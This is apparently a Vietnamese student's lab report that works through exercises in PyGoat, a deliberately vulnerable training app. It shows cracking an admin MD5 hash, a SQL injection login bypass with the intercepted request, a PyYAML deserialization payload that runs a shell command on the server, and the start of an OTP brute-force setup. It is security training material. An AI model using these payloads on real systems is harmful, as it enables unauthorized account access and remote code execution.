- Kiểm tra và xác thực mọi yêu cầu:
  - Mọi yêu cầu đến máy chủ cần được xác thực để đảm bảo rằng người dùng có quyền truy cập vào tài nguyên mà họ yêu cầu.
  - Sử dụng các cơ chế xác thực mạnh mẽ như OAuth, JWT để xác thực người dùng và kiểm soát quyền truy cập.
- Sử dụng các mẫu thiết kế an toàn: Sử dụng các mẫu thiết kế đã được kiểm tra và xác nhận là an toàn để triển khai kiểm soát truy cập. Ví dụ: Sử dụng mẫu thiết kế kiểm soát truy cập dựa trên vai trò (RBAC - Role-Based Access Control) hoặc kiểm soát truy cập dựa trên thuộc tính (ABAC - Attribute-Based Access Control).
- Thường xuyên kiểm tra và cập nhật:
  - Thường xuyên kiểm tra và đánh giá lại các cơ chế kiểm soát truy cập để đảm bảo chúng vẫn hoạt động hiệu quả và không bị lỗi thời.
  - Cập nhật phần mềm và các thành phần của hệ thống để bảo vệ khỏi các lỗ hổng bảo mật mới phát hiện.

### **Bài tập 1.2. A02:2021 – Cryptographic Failures**

- B1: Truy cập bài thực hành tại: [http://localhost:8000/cryptographic\\_failure/lab](http://localhost:8000/cryptographic_failure/lab)

The screenshot shows the PyGoat web application interface. On the left, there is a sidebar with several dropdown menus: Home, OWASP TOP 10 2021, SANS 25 Vulns, Mitre top 25 Vulns, OWASP TOP 10 2017, and Challenges. The main content area is titled "Cryptographic Failure". It contains a section titled "What is Cryptographic Failure" which describes the root cause of sensitive data exposure due to cryptographic failures like hard-coded passwords or insufficient entropy. Below this is a "Lab 1 Details" box containing a SQL injection payload: "alex,9d6edee6ce9312981084bd98eb3751ee", "admin,c93cccd78b2076528346216b3b2f701e6", and "rupak,5ee3547adb4481902349bdd0f2ffba93". At the bottom of this box is a blue "Access Lab" button. Below the lab details are two more buttons: "Lab 2 Details" and "Lab 3 Details". The final section at the bottom is titled "Mitigation".

Cryptographic Failure

### What is Cryptographic Failure

Cryptographic failure is the root cause of Sensitive Data Exposure. Enumerations (CWEs) included are CWE-259: Use of Hard-coded Password, CWE-327: Broken or Risky Crypto Algorithm, and CWE-331 Insufficient Entropy. The first thing is to determine the protection needs of data in transit and at rest. For example, passwords, credit card numbers, health records, personal information, and business secrets require extra protection, mainly if that data falls under privacy laws, e.g., EU's General Data Protection Regulation (GDPR), or regulations, e.g., financial data protection such as PCI Data Security Standard (PCI DSS).

Lab 1 Details

Can U login as Admin ? Some hacker previously performed a sql injection attack and managed to get the database dump for user table.


alex,9d6edee6ce9312981084bd98eb3751ee  
admin,c93cccd78b2076528346216b3b2f701e6  
rupak,5ee3547adb4481902349bdd0f2ffba93

Access Lab

Lab 2 Details | Lab 3 Details

### Mitigation

## Phân tích thiết kế phần mềm – IE108.O21



- B2: Sử dụng trang <https://www.md5online.org/md5-decrypt.html> để decrypt mã admin: c93ccd78b2076528346216b3b2f701e6
- Kết quả cho thấy mật khẩu là: admin1234

Enter your MD5 hash below and cross your fingers :

c93ccd78b2076528346216b3b2f701e6

Quick search (free)  In-depth search (1 credit) [i](#)

**Decrypt**

Found : **admin1234**

(hash = c93ccd78b2076528346216b3b2f701e6)

Search mode: Quick search

- B3: Dùng mật khẩu tìm được tiến hành đăng nhập vào bài tập thực hành để kiểm tra: username là admin và password là admin1234. Kết quả truy cập vào tài khoản admin thành công.

The screenshot shows a web application interface for 'PyGoat'. On the left, there is a sidebar with three menu items: 'Home', 'OWASP TOP 10 2021', and 'SANS 25 Vulns'. The main content area has a blue header bar with 'Theme' and 'Logout' buttons. Below the header is a 'LOG IN' form with two input fields: one containing 'admin' and another containing '.....'. A teal 'Log in' button is located below the inputs. The main body of the page displays the message 'Login Failed' in large, dark text. In the bottom right corner of the main area, there is a teal button labeled 'Back to Lab Details'.

The screenshot shows the same PyGoat interface after a successful login. The main content area now displays the message 'Successfully logged in as admin' in large, dark text. The teal 'Back to Lab Details' button is visible in the bottom right corner.

### Bài tập 1.3. A03-A10:2021

#### a) A03:2021-Injection: SQL Injection

- B1: Truy cập bài thực hành tại <http://localhost:8000/injection>

The screenshot shows the PyGoat application interface. At the top left is a logo of a goat inside a circle. To its right is the text "PyGoat". On the far right of the header are "Theme" and "Logout" buttons. Below the header is a dark blue navigation bar with the title "Sql Injection". On the left side, there is a sidebar with a "Home" button. Under "OWASP TOP 10 2021", the "A3: Injection" category is selected, showing "SQL Injection", "Command Injection", and "Template Injection". Other categories listed include "A1: Broken Access Control", "A2: Cryptographic Failures", "A4: Insecure Design", "A5: Security Misconfiguration", "A6: Vulnerable and Outdated Components", "A7: Identification and Authentication Failures", and "A8: Software and Data Integrity Failures". On the right side, the main content area has a heading "Sql Injection" and a list of points about SQL injection vulnerabilities. It also contains a paragraph about common injection types and testing methods. A green button labeled "SQL Injection" is located at the bottom of this section.

An application is vulnerable to attack when:

1. User-supplied data is not validated, filtered, or sanitized by the application.
2. Dynamic queries or non-parameterized calls without context-aware escaping are used directly in the interpreter.
3. Hostile data is used within object-relational mapping (ORM) search parameters to extract additional, sensitive records.
4. Hostile data is directly used or concatenated. The SQL or command contains the structure and malicious data in dynamic queries, commands, or stored procedures.

Some of the more common injections are SQL, NoSQL, OS command, Object Relational Mapping (ORM), LDAP, and Expression Language (EL) or Object Graph Navigation Library (OGNL) injection. The concept is identical among all interpreters. Source code review is the best method of detecting if applications are vulnerable to injections. Automated testing of all parameters, headers, URL, cookies, JSON, SOAP, and XML data inputs is strongly encouraged. Organizations can include static (SAST), dynamic (DAST), and interactive (IAST) application security testing tools into the CI/CD pipeline to identify introduced injection flaws before production deployment.

**SQL Injection**

- B2: Chọn SQL Injection, click Access Lab

## Phân tích thiết kế phần mềm – IE108.O21

The screenshot shows a web interface for the PyGoat lab. On the left, there is a sidebar with three menu items: "Home", "OWASP TOP 10 2021", and "SANS 25 Vulns". On the right, a central panel displays a login form titled "Can You Log in as Admin". The form has two input fields: the first contains "phuongahihi" and the second contains a password consisting of several dots. Below the inputs is a blue "Log in" button. In the top right corner of the central panel, there are links for "Theme" and "Logout". In the bottom right corner of the central panel, there is a blue button labeled "Back to Lab Details".

- B3: Bật Intercept is on, Mở trình duyệt và truy cập vào trang đăng nhập web. Sau đó đăng nhập với username là admin và password là phuong' OR '1='1. Click Forward

## Phân tích thiết kế phần mềm – IE108.O21

The screenshot shows a web application interface for 'PyGoat'. On the left, there is a sidebar with three menu items: 'Home', 'OWASP TOP 10 2021', and 'SANS 25 Vulns'. The main content area has a title 'Can You Log in as Admin' and contains a login form with fields for 'admin' and 'password' (represented by dots). A 'Log in' button is located below the form. In the top right corner of the main area, there are 'Theme' and 'Logout' buttons. In the bottom right corner of the main area, there is a 'Back to Lab Details' button.

Phân tích thiết kế phần mềm – IE108.O21

Pretty Raw Hex

```
1 POST /injection_sql_lab HTTP/1.1
2 Host: localhost:8000
3 Content-Length: 128
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="125", "Not.A/Brand";v="24"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost:8000
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60
Safari/537.36
12 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/av
if,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost:8000/injection_sql_lab
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en;q=0.9
20 Cookie: csrfToken=
RriP30RRuS02qclrn0V6dvNer10f77OnE4LumlyikqW5BiBDXWTWH6kxcKpb5
FK; sessionid=2qih6qat00khjuuemyliillgiaf3baptn
21 Connection: keep-alive
22
23 csrfmiddlewaretoken=
4LPeN3NdMxPSxLhvvCrzWsosRiq7FMptAYBYsm8Udmn0AWnMHczxMWZza39IBK
Xp&name=admin&pass=phuong%27+0R%27%27%3D%271
```

- Kết quả truy cập vào tài khoản admin thành công.

The screenshot shows a web application interface titled "PyGoat". On the left, there is a sidebar with four menu items: "Home", "OWASP TOP 10 2021", "SANS 25 Vulns", and "Mitre top 25 Vulns". On the right, a central panel displays a login form with the title "Can You Log in as Admin". The login fields contain "admin" in the username field and a series of dots in the password field. Below the fields is a blue "Log in" button. In the bottom right corner of the central panel, it says "Logged in as: admin". At the very bottom right of the entire screen is a blue "Back to Lab Details" button.

- Giải thích: Khi điền thông tin và nhấn đăng nhập, máy chủ sẽ nhận được một yêu cầu POST với dữ liệu:  
name=admin&pass=phuong%27+OR+%271%27%3D%271  
Truy vấn SQL trên máy chủ sẽ được xây dựng như sau:

```
SELECT * FROM introduction_sql_lab_table WHERE id='admin' AND password='phuong' OR '1'='1'
```

Do '1' OR '1' luôn đúng nên truy vấn sẽ trả về bản ghi của user admin, cho phép đăng nhập vào hệ thống với tư cách admin.

### b) A06:2021 Vulnerable and Outdated Components

- B1: Truy cập bài thực hành tại <http://localhost:8000/a9>, click Lab 1 Details rồi chọn Access Lab

## Phân tích thiết kế phần mềm – IE108.O21

The screenshot shows a web browser window with the title "Using Components with Known Vulnerability". The URL is "localhost:8000/a9". The page is titled "PyGoat" and features a sidebar with navigation links: Home, OWASP TOP 10 2021, SANS 25 Vulns, Mitre top 25 Vulns, OWASP TOP 10 2017, and Challenges. The main content area is titled "What does Using Components with Known Vulnerability means?". It explains that when a developer uses a component with a known vulnerability, it can lead to application compromise if the component executes with full privileges. A "Lab 1 Details" section provides information about the lab's purpose, the exploit (using pyyaml 5.1), and the payload (!!python/object/apply:subprocess.Popen - ls). A "Access Lab" button is at the bottom right.

This lab helps us to understand why components with known vulnerabilities can be a serious issue. The user on accessing the lab is provided with a feature to convert yaml files into json objects. A yaml file needs to be chosen and uploaded to get the json data. There is also a get version feature which tells the user the version of the library the app uses. Exploiting the vulnerability.

The app uses `pyyaml 5.1` Which is vulnerable to code execution. You can google the library with the version to get the poc and vulnerability details

Libraries known for the infamous code injection vulnerabilities are PyYAML 5.4 and Log4J

Create An yaml file with this payload:


```
!!python/object/apply:subprocess.Popen  
- ls
```

On Uploading this file the user should be able to see the output of the command executed in the Terminal running Django.

[Access Lab](#)

- B2: Tạo tệp YAML độc hại: Mở Notepad lên dán nội dung sau vào tệp:  
`!!python/object/apply:subprocess.Popen  
- [ "ls" ]`  
Sau đó lưu tệp với tên exploit.yaml

## Phân tích thiết kế phần mềm – IE108.O21



The screenshot shows a terminal window titled "explo" with the file "my.ini" open. The code in the terminal is:

```
!!python/object/apply:subprocess.Popen
- [ "ls" ]
```

The terminal interface includes standard navigation buttons (back, forward, search), a menu bar with "File", "Edit", and "View", and a settings gear icon. At the bottom, it displays "Ln 3, Col 1", "50 characters", "100%", "Windows (CRLF)", and "UTF-8".

- B3: Tải tệp exploit.yaml vừa tạo lên Lab 1. Click Upload

The screenshot shows two parts of a web application. The top part is a form titled "Yaml To Json Converter" with a file input field containing "exploit.yaml" and a blue "Upload" button. Below this is a large black rectangular area. The bottom part is a dark gray area containing the text "Here is your output:" followed by "<Popen: returncode: None args: ['ls']>". At the bottom of this section is a blue "Get Version" button.

Yaml To Json Converter

Choose File exploit.yaml

Upload

Get Version

Here is your output:

<Popen: returncode: None args: ['ls']>

Check Django Terminal for Command's output

Get Version

- B4: Khi tải lên tệp này, người dùng sẽ có thể thấy đầu ra của lệnh được thực thi trong Terminal chạy Django. Đầu ra là kết quả liệt kê các tệp và thư mục trong thư mục hiện tại của server.

```
Dockerfile
Procfile
Solutions
app.log
db.sqlite3
db.sqlite3~f1cf11156c656314790387c2c9eb7f187a3d480e
docker-compose.yml
introduction
manage.py
pygoat
requirements.txt
runtime.txt
staticfiles
test.log
```

c) A07:2021 Identification and Authentication Failures

- B1: Truy cập bài thực hành tại [http://localhost:8000/auth\\_failure](http://localhost:8000/auth_failure), click Lab 1 Details rồi chọn Access Lab

## Phân tích thiết kế phần mềm – IE108.O21

The screenshot shows a web interface with three vertical navigation menus on the left and a main content area on the right.

- OWASP TOP 10 2021:**
  - A1: Broken Access Control
  - A2: Cryptographic Failures
  - A3: Injection
  - A4: Insecure Design
  - A5: Security Misconfiguration
  - A6: Vulnerable and Outdated Components
  - A7: Identification and Authentication Failures
  - A8: Software and Data Integrity Failures
  - A9: Security Logging and Monitoring Failures
  - A10: Server-Side Request Forgery
- SANS 25 Vulns:**
- Mitre top 25 Vulns:**

**Identification and Authentication Failures**

Previously known as Broken Authentication, this category slid down from the second position and now includes Common Weakness Enumerations (CWEs) related to identification failures. Notable CWEs included are CWE-297: Improper Validation of Certificate with Host Mismatch, CWE-287: Improper Authentication, and CWE-384: Session Fixation.


Confirmation of the user's identity, authentication, and session management is critical to protect against authentication-related attacks. There may be authentication weaknesses if the application:

- Permits automated attacks such as credential stuffing, where the attacker has a list of valid usernames and passwords.
- Permits brute force or other automated attacks.
- Permits default, weak, or well-known passwords, such as "Password1" or "admin/admin".
- Uses weak or ineffective credential recovery and forgot-password processes, such as "knowledge-based answers," which cannot be made safe.
- Uses plain text, encrypted, or weakly hashed passwords data stores (see A02:2021-Cryptographic Failures).
- Has missing or ineffective multi-factor authentication.
- Exposes session identifier in the URL.
- Reuse session identifier after successful login.
- Does not correctly invalidate Session IDs. User sessions or authentication tokens (mainly single sign-on (SSO) tokens) aren't properly invalidated during logout or a period of inactivity.


**Lab 1 Details**

- B2: Click Login With OTP

## Phân tích thiết kế phần mềm – IE108.O21



- B3: Nhập email admin: [admin@pygoat.com](mailto:admin@pygoat.com). Sau đó click Send OTP.



## **Phân tích thiết kế phần mềm – IE108.O21**

- B4: Nhập một mã OTP có 3 chữ số ngẫu nhiên: 123. Ở Burp Suite, click Intercept is on. Sau đó click Login

## Phân tích thiết kế phần mềm – IE108.O21

The screenshot shows the PyGoat application interface. On the left, there's a sidebar with three items: "Home", "OWASP TOP 10 2021", and "SANS 25 Vulns". The main content area has a title "Login Through Otp". It contains an input field for "admin@pygoat.com" and a blue button labeled "Send OTP". Below that is another input field with "123" typed into it. At the bottom is a blue "Log in" button. At the very bottom of the page, there's a screenshot of the NetworkMiner tool. It shows an "Intercept" tab selected. The request details pane shows a POST request to "http://localhost:8000 [127.0.0.1]". The request body pane shows the following raw data:

```
POST /otp HTTP/1.1
Host: localhost:8000
Content-Length: 7
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="125", "Not.A/Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://localhost:8000
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60
Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:8000/otp?email=admin@pygoat.com
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: csrfToken=
Rr1lP30RRuS02qlrn0V6dvNer10f770nE4LumlyikqW5BiBDXWTWH6rxckpb5
FK; sessionid=2qih6qat00khjuumyliillgiaf3baptn; email=
"admin@pygoat.com"
Connection: keep-alive
otp=123
```

The NetworkMiner interface includes tabs for "HTTP history", "WebSockets history", and "Proxy settings". On the right, there are "Inspector" and "Notes" panes. The "Inspector" pane shows sections for "Request attributes", "Request query parameters", "Request body parameters", "Request cookies", and "Request headers".

- B5: Click chuột phải chọn “Send to Intruder”

## Phân tích thiết kế phần mềm – IE108.O21

The screenshot shows the OWASPy ZAP proxy tool interface. The main window displays a POST request to `http://localhost:8000`. The request payload includes parameters such as `otp=123`. A context menu is open over the `otp` parameter, with the option `Send to Intruder` highlighted. The menu also contains other options like `Scan`, `Send to Repeater`, `Send to Sequencer`, etc. The right side of the interface shows the `Inspector` panel with sections for Request attributes, Request query parameters, Request body parameters, Request cookies, and Request headers.

- B6: Chuyển tới tab Instruder, chọn Positions

## Phân tích thiết kế phần mềm – IE108.O21

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. In the 'Payloads' section, there are three tabs: 'Positions', 'Payloads', and 'Resource pool'. The 'Positions' tab is active, showing a list of 23 payload positions extracted from a request header. The first few lines of the list are:

```
2 Host: localhost:8000
3 Content-Length: 7
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="125", "Not.A/Brand";v="24"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost:8000
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/125.0.6422.60 Safari/537.36
12 Accept:
13 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: http://localhost:8000/otp
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: en-US,en;q=0.9
21 Cookie: csrf_token=BriLP30RRuS02qcIrn0V6dvNer10f770nE4LumlyikqW5BiBDXWTWH6kxcKpb5FK;
sessionid=2qih6qat00khjuumyliillgiaf3baptm; email="admin@pygoat.com"
22 Connection: keep-alive
23 otp=123
```

On the right side of the payload list, there are four buttons: 'Add \$', 'Clear \$', 'Auto \$', and 'Refresh'. Below the payload list, there are buttons for settings, search, highlights, and clear. The status bar at the bottom indicates '0 payload positions' and 'Length: 970'.

- B7: Chọn toàn bộ giá trị của tham số otp và click vào Add\$ để đặt làm vị trí payload

## Phân tích thiết kế phần mềm – IE108.O21

② **Payload positions**

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target:   Update Host header to match target

Add § Clear § Auto § Refresh

```
2 Host: localhost:8000
3 Content-Length: 7
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="125", "Not.A/Brand";v="24"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost:8000
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/125.0.6422.60 Safari/537.36
12 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
